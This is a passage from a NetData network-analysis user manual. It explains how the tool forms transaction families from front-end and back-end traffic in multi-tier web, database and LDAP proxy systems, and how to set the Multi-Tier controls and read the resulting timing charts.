


This timing chart displays transaction families of a four-tier system – workstations, web servers, application servers and database servers – with transactions of only two tiers, the web and database servers, from two NetData projects. The backend database transactions are carried by a dozen connections whose bands appear at the top of the chart, while the web transactions, originating from many clients, occupy a large number of connection bands that fill most of the chart.

The long blue bars mark long times needed to transfer response messages to clients over sometimes slow and congested links. Yellow bars mark the server processing times of transactions that couldn't be related to other transactions, and the bars of other colours distinguish transactions of different families. To better check the proper coincidence of front- and backend transactions, and explore the composition of families, transactions are plotted on fewer bands by checking 'Share sockets of dialogues' in the chart's format-control window:


A checkbox, ‘Exclude backend’, modifies socket sharing specifically for displays of transaction families. Backend transactions defined by the lists of servers specified on the multi-tier page are excluded from socket sharing, and front-end connections from different clients are allowed to share socket bands provided no band carries concurrent transactions.






The two cream boxes describe the parent and one child of the ‘red’ family (key 48242). The long yellow bursts identify database activity that wasn’t generated by transactions captured in the web server; the parents of those transactions must be sought in captures from other servers.


A right-click on the member of any family leads to waterfall charts that display the family's composition in a variety of forms – here revealing that the red family included 329 database queries but only 101 different query types. Many queries were repeated with different search targets.





7.6 Transaction Families of LDAP Proxy Servers


To diagnose problems in proxy servers it helps to relate back-end transactions with their generating front-end transactions to form what NetData calls transaction *families*. NetData has a tool to find such families by matching the time-spans of back-end transaction sequences with those of front-end transactions. Searching can be improved by adjusting parameters on the Multi-Tier page of controls:



The essential controls are those (circled in green and blue) that specify the front- and back-end services by listing relevant node names with optional port numbers. The safest way to enter a correctly-spelt name – or address if no name – is to use the Focused button after focusing the desired service on the dialogue chart.


The various idle-period parameters (circled in red) should be reviewed, as should the checkboxes (some in red) describing proxy behaviour. For some LDAP proxies it helps to indicate that each back-end connection is coupled exclusively with one front-end connection, and that coupling means that front-end transactions on new connections will open new back-end connections. Then it is appropriate to 'allow back-end connection setups' with their ensuing SSL handshakes to be included in families with their LDAP queries. In the latter case it is necessary to uncheck the box to 'Match BE and FE descriptions' because if descriptions are found to match, the family will be constrained to a single back-end transaction. Some types of LDAP queries are relayed to the back-end server with different SSL record lengths.

The page of multi-tier controls is shared by several NetData tools and the subset required for finding transaction families appears in a separate window for final confirmation when the tool is requested:




The critical controls appear in the green and blue groups. The time parameters can normally be left with their default values, at least for the first analysis, and their effectiveness should be checked visually after loading transaction families on the timing chart and vertically scrolling through all the front- and back-end connections. Transactions that couldn't be related to a family will stand out with their normal yellow bars rather than a distinguishing family colour.


The timing chart below assigns different colours to each transaction family. It identifies front-end connections with pale-blue connection bands and the chart normally plots back-end connections above their coupled front-end connections. However, the client of the bottom front-end connection needed a long time for two SSL handshakes after opening a connection, and its coupled back-end connection appears at the top of the chart with parts of the green and bronze families.



The following chart shows many concurrent transactions in just one coupled pair of connections:




To unscramble the multiplexed, encrypted LDAP transactions NetData was asked to track the pipe-lining of TLS transactions by checking a box in a group of miscellaneous decoding controls applied during the initial packet analysis:



The assumption of pipe-lining may not always be correct and in the general case NetData's charts of concurrent, encrypted transactions may only be used to indicate the presence of transaction activity. In this LDAP case the formation of valid transaction families is confirmed readily by the SSL record lengths in transaction popups, such as the request and response lengths of 224 and 38 bytes for one of the four blue families in the above chart.


Before finding transaction families with the NetData tool it is recommended that server behaviour be examined by manually scanning a vertically-scrolled timing chart to understand family relationships and relative timing. That will inform the setting of search parameters. A similar scan is recommended after the search tool has been run, to check the results and perhaps further tune the parameters.

The chart below shows how an LDAP proxy successfully handled a burst of 102 concurrent transactions on one user connection in 38 ms.



7.6.1 Families of Failed Transactions

